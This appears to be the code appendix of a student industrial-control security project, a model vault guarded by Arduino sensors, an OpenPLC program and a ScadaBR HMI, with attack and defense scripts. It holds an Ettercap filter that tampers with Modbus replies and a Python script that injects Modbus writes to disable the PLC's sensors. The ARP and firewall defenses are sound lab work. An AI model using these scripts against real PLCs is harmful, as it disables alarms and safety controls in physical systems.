#define FSR_PIN A0 // Pin connected to FSR/resistor divider
#define ALM_PIN 2 //Output for Pressure plate

//UID of the card(s) that gets access
#define UID "59 13 25 B3"
#define UID2 "C2 FE AD 2C"

//Input pin to reset
//#define SYSRESET_PIN 5

MFRC522 mfrc522(SS_PIN, RST_PIN); // Create MFRC522 instance.
const float VCC = 4.98; // Measured voltage of Arduino 5V line
const float R_DIV = 3252.0; // Measured resistance of 3.3k
resistor

/**/ need to set for specific diamond weights or box
dimensions***/
```

```

const float BASEWEIGHT = 600; //weight of diamond's base
const float DIAMONDWEIGHT = 400;
const int TOLERANCE = 200; //tolerance +- g's
const int MIN_DISTANCE = 32; // If distance is below, it will
output on MTN_PIN

int fsrADC;
float force;
bool unlocked = false;
long duration;
int distance;

void setup() {
  //setup for RFID
  //Serial.begin(9600); // Initiate a Serial communication
  SPI.begin(); // Initiate SPI bus
  mfrc522.PCD_Init(); // Initiate MFRC522
  Serial.println("Approximate your card to the reader...");
  Serial.println();

  //setup for FSR
  pinMode(FSR_PIN, INPUT); // Pressure plate analog input

  //setup for Motion Sensor
  pinMode(ECH_PIN, INPUT); // Echo pin for motion sensor
  pinMode(TRG_PIN, OUTPUT); // Trig pin for motion sensor

  //setup for RFID
  pinMode(ERR_PIN, OUTPUT); //Output for wrong card entered

  //Output signals
  pinMode(ALM_PIN, OUTPUT); //Output for Pressure plate
  pinMode(RFD_PIN, OUTPUT); //Output for RFID unlocked
  pinMode(MTN_PIN, OUTPUT); //Output for motion sensor

  //Input signals
  //pinMode(SYSRESET_PIN, INPUT); //Input to put system back in
  default state
} //end of setup

void loop()
{
  /***SYSRESET_PIN***/
  if(digitalRead(SYSRESET_PIN)){
    unlocked=false;
    digitalWrite(ALM_PIN, LOW);
    digitalWrite(RFD_PIN, LOW);
    digitalWrite(MTN_PIN, LOW);
    while(digitalRead(SYSRESET_PIN));
  }***/

  /****RFID***/

```

```

    bool cardFound=true;//true if a valid RFID card is put on
    sensor

    // Look for new cards
    if ( ! mfrc522.PICC_IsNewCardPresent()) cardFound=false;
    if ( ! mfrc522.PICC_ReadCardSerial()) cardFound=false;

    //If a card is found
    if (cardFound){

        //Show UID on //Serial monitor
        //Serial.print("UID tag :");
        String content= "";
        byte letter;

        for (byte i = 0; i < mfrc522.uid.size; i++) {
            //Serial.print(mfrc522.uid.uidByte[i] < 0x10 ? " 0" : "
");
            //Serial.print(mfrc522.uid.uidByte[i], HEX);
            content.concat(String(mfrc522.uid.uidByte[i] < 0x10 ? "
0" : " "));
            content.concat(String(mfrc522.uid.uidByte[i], HEX));
        }//end of for

        //Serial.println();
        //Serial.print("Message : ");
        content.toUpperCase();

        //Check if correct card
        if (content.substring(1) == UID1 || content.substring(1) ==
UID2){ //change here the UID of the card/cards that you want to
give access
            //Serial.println("Authorized access");
            //Serial.println();

            //Toggle state
            unlocked=!unlocked;

            //Update output pins
            if (unlocked){
                //digitalWrite(ALM_PIN,LOW);
                digitalWrite(RFD_PIN,HIGH);
            }/*else if (force<BASEWEIGHT-TOLERANCE || fsrADC==0){
                //digitalWrite(ALM_PIN,HIGH);
                digitalWrite(RFD_PIN,LOW);*/
            else
                digitalWrite(RFD_PIN,LOW);
            //delay for 1 second
            delay(1000);

        }else{
            Serial.println("Access denied");
            digitalWrite(ERR_PIN,HIGH);
        }
    }

```

```

        delay(500);
        digitalWrite(ERR_PIN, LOW);
        Serial.println();
        //delay for .5 seconds
        delay(500);
    } //end of if (content.substring(1) == UID)

} //end of if(cardFound)

/****FSR****/

//read from analog pin
fsrADC = analogRead(FSR_PIN);

// If the FSR has no pressure, the resistance will be
// near infinite. So the voltage should be near 0.
if (fsrADC != 0){ // If the analog reading is non-zero

    //calculate voltage:
    float fsrV = fsrADC * VCC / 1023.0;

    // calculate FSR resistance:
    float fsrR = R_DIV * (VCC / fsrV - 1.0);
    //Serial.println("Resistance: " + String(fsrR) + " ohms");

    // Approximate force based on slopes in FSR datasheet:
    float fsrG = 1.0 / fsrR; // Calculate conductance

    // Break parabolic curve down into two linear slopes:
    if (fsrR <= 600)
        force = (fsrG - 0.00075) / 0.00000032639;
    else
        force = fsrG / 0.000000642857;
    Serial.println("Force: " + String(force) + " g");
    Serial.println();

    //Update Alarm output
    if(force<=(BASEWEIGHT+DIAMONDWEIGHT-TOLERANCE) || force
>=(BASEWEIGHT+DIAMONDWEIGHT+TOLERANCE)){
        //Serial.println("Diamond removed");
        /*if (unlocked)
            digitalWrite(ALM_PIN, LOW);
        else*/
            digitalWrite(ALM_PIN, HIGH);
    }else{
        //Serial.println("Diamond in place");
        digitalWrite(ALM_PIN, LOW);
    } //end of if(force<=(BASEWEIGHT+TOLERANCE))

}else{

    //If nothing is on the plate, update Alarm accordingly

```

```

        if (unlocked)
            digitalWrite(ALM_PIN, LOW);
        else
            digitalWrite(ALM_PIN, HIGH);

    }//end of if (fsrADC != 0)

    /***Ultrasonic Sensor***/
    // Clears the trigPin
    digitalWrite(TRG_PIN, LOW);
    delayMicroseconds(2);

    // Sets the trigPin on HIGH state for 10 micro seconds
    digitalWrite(TRG_PIN, HIGH);
    delayMicroseconds(10);
    digitalWrite(TRG_PIN, LOW);

    // Reads the echoPin, returns the sound wave travel time in
microseconds
    duration = pulseIn(ECH_PIN, HIGH);

    // Calculating the distance
    distance= duration*0.034/2;

    // Prints the distance on the //Serial Monitor
    //Serial.print("Distance: ");
    //Serial.println(distance);

    if (distance<MIN_DISTANCE)
        digitalWrite(MTN_PIN, HIGH);
    else
        digitalWrite(MTN_PIN, LOW);
    //half second delay
    delay(500);

} //end of loop

```

II. **Arduino Code 2**

```

#include "Arduino.h"
#include "Keypad.h"

//pins that go to pi to define the current defense state

#define ST0_PIN 0
#define ST1_PIN 1
//other pins

```



```

#define KPD_PIN 11 //Output to pi and green LED
#define ERR_PIN 12 //Hook up buzzer and Red LED
const byte CODESIZE = 4; //number of keys in the code
const byte ROWS = 4; //four rows
const byte COLS = 4; //four columns
char keys[ROWS][COLS] = {
    {'1','2','3','A'},
    {'4','5','6','B'},
    {'7','8','9','C'},
    {'*','0','#','D'}
};
byte rowPins[ROWS] = {6,7,8,9}; //connect to the row pinouts of
the keypad - four in a row
byte colPins[COLS] = {2,3,4,5}; //connect to the column pinouts
of the keypad - four in a row
char code[CODESIZE] = {'2','4','8','7'};

//create the key mapping
Keypad keypad = Keypad( makeKeymap(keys), rowPins, colPins,
ROWS, COLS );

//Array to hold up to CODESIZE numbers
char enteredCode[CODESIZE]={};
int i=0;
bool same=false;
bool active=true;//true if keypad has not been disarmed

void setup() {
    pinMode(ST0_PIN,OUTPUT);//Bit0 of state
    pinMode(ST1_PIN,OUTPUT);//Bit1 of state
    pinMode(KPD_PIN,OUTPUT);//Green LED
    pinMode(ERR_PIN,OUTPUT);//Buzzer and red LED
    Serial.begin(9600);
}

void loop() {
    //get the next key
    char key=keypad.waitForKey();
    beep();

    //if the key is #, start looking for a mode
    if (key=='#'){
        bool wrong = false;
        int mode;
        key=keypad.waitForKey();
        beep();
        if (key=='A'){
            mode=0;
        }else if (key=='B'){
            mode=1;
        }else if (key=='C'){
            mode=2;
        }else if (key=='D'){

```

```

        mode=3;
    }else{
        mode = -1;
    }

    //Then wait for the correct code to be entered and update
    //mode accordingly
    key=keypad.waitForKey();
    beep();
    if (codeCorrect(key)){
        if (mode==0){
            //Serial.println("Mode 0");
            digitalWrite(ST0_PIN,LOW);
            digitalWrite(ST1_PIN,LOW);
        }else if (mode==1){
            //Serial.println("Mode 1");
            digitalWrite(ST0_PIN,LOW);
            digitalWrite(ST1_PIN,HIGH);
        }else if (mode==2){
            //Serial.println("Mode 2");
            digitalWrite(ST0_PIN,HIGH);
            digitalWrite(ST1_PIN,LOW);
        }else if (mode==3){
            //Serial.println("Mode 3");
            digitalWrite(ST0_PIN,HIGH);
            digitalWrite(ST1_PIN,HIGH);
        }else{
            //if mode selected incorrectly, treat as wrong code
            digitalWrite(ERR_PIN,HIGH);
            delay(1000);
            digitalWrite(ERR_PIN,LOW);
            //Serial.println("Wrong");
        }
    }else{
        digitalWrite(ERR_PIN,HIGH);
        delay(1000);
        digitalWrite(ERR_PIN,LOW);
        //Serial.println("Wrong");
    }

    //if # is not pressed, check if correct code is entered and
    //either turn keypad on or send an error
    }else if (codeCorrect(key)){
        if (active){ //if deactivating, just turn green light on
            digitalWrite(KPD_PIN,HIGH);
            active=false;
        }else{ //if reactivating, wait for them to enter a #
            followed by A, B, C, or D and
            digitalWrite(KPD_PIN,LOW);
            active=true; //set state pins accordingly. Then turn
            off green light
        } //end of else
    }else{

```

```

        digitalWrite(ERR_PIN,HIGH);
        delay(1000);
        digitalWrite(ERR_PIN,LOW);
        //Serial.println("Wrong");
    }
}

//function to print out code
void output(char x[4]){
    for (int i=0;i<4;i++){
        Serial.print(x[i]);
    }
    Serial.println();
}

void beep(){
    //Buzzer
    digitalWrite(ERR_PIN,HIGH);
    delay(80);
    digitalWrite(ERR_PIN,LOW);
}

//checks if the code was entered correctly, starting with the
//first
//key pressed
bool codeCorrect(char first){
    char key;
    enteredCode[0]=first;
    for (int i=1;i<CODESIZE;i++){
        key=keypad.waitForKey();
        beep();
        //Add to key array
        enteredCode[i]=key;
    }
    //output(enteredCode);
    //output(code);
    //if you have entered the number of keys equal to length of
    code

    //check for equality
    for (int i=0;i<CODESIZE;i++){
        if (code[i]!=enteredCode[i]){
            //Serial.println("False");
            return false;
        }
    }

    return true;
}

```

III. PLC Code

```

PROGRAM vault
  VAR
    IR_Sensor AT %IX0.3 : BOOL;
    US_Sensor AT %IX0.4 : BOOL;
    PressurePlate AT %IX0.5 : BOOL;
    Keypad AT %IX0.6 : BOOL;
    RFID AT %IX0.7 : BOOL;
    Alarm AT %QX100.0 : BOOL;
    SensorControl AT %Q100.1 : BOOL;
    Buzzer AT %QX0.2 : BOOL;
    Lights AT %QX0.3 : BOOL;
    Lock AT %QX0.4 : BOOL;
  END_VAR
  Alarm := NOT(SensorControl) AND (NOT(Keypad) AND (IR_Sensor OR
US_Sensor) OR NOT(RFID) AND PressurePlate);
  Lock := RFID;
  TON1(IN := Alarm, PT := T#500ms);
  Lights := TON1.Q;
  TON0(IN := NOT(Buzzer) AND Alarm, PT := T#1000ms);
  TOF0(IN := TON0.Q, PT := T#333ms);
  Buzzer := TOF0.Q;
END_PROGRAM
CONFIGURATION Config0
  RESOURCE Res0 ON PLC
    TASK task0(INTERVAL := T#20ms,PRIORITY := 0);
    PROGRAM instance0 WITH task0 : vault;
  END_RESOURCE
END_CONFIGURATION

```

IV. Startup script for HMI

```

#!/bin/bash
sudo /opt/tomcat6/apache-tomcat-6.0.53/bin/catalina.sh start >
/dev/null
sudo python3 ~/Documents/signalReader.py &
firefox "localhost:9090/ScadaBR" &

```

V. Ettercap filter

```

if (ip.proto==TCP && ip.src=='192.168.1.200' && tcp.src==502) {
  if (DATA.data+7==0x02){
    DATA.data+9=0x00;
  }
  if (DATA.data+7==0x01){
    DATA.data+9=0x00;
  }
}

```

```

    }
}

```

VI. Injection python script

```

import socket

TCP_IP = "192.168.1.200"      #IP address of PLC
TCP_PORT = 502               #TCP/IP Port

BUFFER_SIZE = 1024
#message that turns the "sensors disabled" on
ON_MESSAGE = b"\x00\x00\x00\x00\x00\x06\x01\x05\x03\x21\xff\x00"
#message that turns the "sensors disabled" off
OFF_MESSAGE =
b"\x00\x00\x00\x00\x00\x06\x01\x05\x03\x21\x00\x00"
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

#Try to connect to the socket, if it fails, display error
message
print("Attempting to connect to the PLC...")
try:
    s.connect((TCP_IP, TCP_PORT))
except:
    input("Could not connect! Press Enter to exit.")
    exit()

input("Connected! Press Enter to start the attack.")
print("Sending injection attack. Press Ctrl-C to exit.")
while True:
    try:
        s.send(ON_MESSAGE)
        s.recv(BUFFER_SIZE)
    except:
        s.recv(BUFFER_SIZE)
        s.send(OFF_MESSAGE)
        s.close()
        exit()

```

VII. HMI Modification Defense

```

import sys
import os
from socket import socket, gethostbyname, AF_INET, SOCK_DGRAM
hostname = gethostbyname('0.0.0.0')
port = 5000
size = 1

```

```

s = socket(AF_INET, SOCK_DGRAM)

s.bind((hostname, port))
arpSet = False
os.system("arp -d 192.168.1.200")

while True:
    #wait for a message from the PLC
    (data, addr) = s.recvfrom(size)
    #If the message is 1 and the static ARP table hasn't
    been set yet, set it
    if (data == b'1' and not arpSet):
        arpSet = True
        os.system("sudo arp -s 192.168.1.200 0800271f3075")
        #otherwise if 0 was sent, remove the static arp entry
    elif (data == b'0' and arpSet):
        arpSet = False
        os.system("arp -d 192.168.1.200")

```

VIII. Pi Modification and Injection Defenses

```

from socket import socket, AF_INET, SOCK_DGRAM
import RPi.GPIO as gpio
import os

SERVER_IP = '192.168.1.201'
PORT = 5005
SIZE = 1

mySocket = socket(AF_INET, SOCK_DGRAM)
#mySocket.connect((SERVER_IP, PORT))

gpio.setmode(gpio.BOARD)
gpio.setup(23, gpio.IN)
gpio.setup(29, gpio.IN)
d1 = False
d2 = False
os.system("sudo iptables-restore < /etc/iptables.reset.rules")
while True:
    if gpio.input(23) and not d1:
        message = '1'
        mySocket.sendto(message.encode('utf-8'), (SERVER_IP, PORT))
        os.system("sudo arp -s 192.168.1.201 080027f0ca80")
        d1=True
    elif not gpio.input(23) and d1:
        message = '0'
        mySocket.sendto(message.encode('utf-8'), (SERVER_IP, PORT))
        os.system("sudo arp -d 192.168.1.201")
        d1=False
    if gpio.input(29) and not d2:
        os.system("sudo iptables-restore < /etc/iptables.test.rules")

```

```

    d2 = True
elif not gpio.input(29) and d2:
    os.system("sudo iptables-restore < /etc/iptables.reset.rules")
    d2 = False

```

IX. IP Table Rules

Defense Firewall Rules:

```

*filter

#Drop everything but our output to the internet
-P FORWARD DROP
-P INPUT DROP
-P OUTPUT ACCEPT

#Allow established connections (the responses to our
outgoing traffic)
-A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

#Allow local programs that use loopback
-A INPUT -s 127.0.0.0/8 -d 127.0.0.0/8 -i lo -j ACCEPT

#Allow only the HMI (ScadaBR) to talk to this PLC
-A INPUT -s 192.168.1.201 -p tcp --dport 502 -m state
--state NEW -j ACCEPT

#Allow SSH connections
-A INPUT -p tcp -m state --state NEW --dport 22 -j ACCEPT

#Allow ping
#-A INPUT -m icmp -m --icmp-type 8 -j ACCEPT

#Allow HTTP and HTTPS connections
-A INPUT -p tcp --dport 80 -j ACCEPT
-A INPUT -p tcp --dport 443 -j ACCEPT

COMMIT

```

Reset Firewall Rules:

```

*filter


#Accept everything
-P FORWARD ACCEPT
-P INPUT ACCEPT
-P OUTPUT ACCEPT

```


COMMIT

Circuit diagram & Schematics



I. MDF Sheet Cutting



II. Box Assembly Schematic



III. Circuit Diagram



IV. Ladder logic Pin Table and Pinout Diagram



#	Name	Class	Type	Location
1	IR_Sensor	Local	BOOL	%IX0.3
2	US_Sensor	Local	BOOL	%IX0.4
3	PressurePlate	Local	BOOL	%IX0.5
4	Keypad	Local	BOOL	%IX0.6
5	RFID	Local	BOOL	%IX0.7
6	Alarm	Local	BOOL	%QX100.0
7	SensorControl	Local	BOOL	%QX100.1
8	Buzzer	Local	BOOL	%QX0.2
9	Lights	Local	BOOL	%QX0.3
10	Lock	Local	BOOL	%QX0.4
11	TON0	Local	TON	
12	TOF0	Local	TOF	
13	TON1	Local	TON	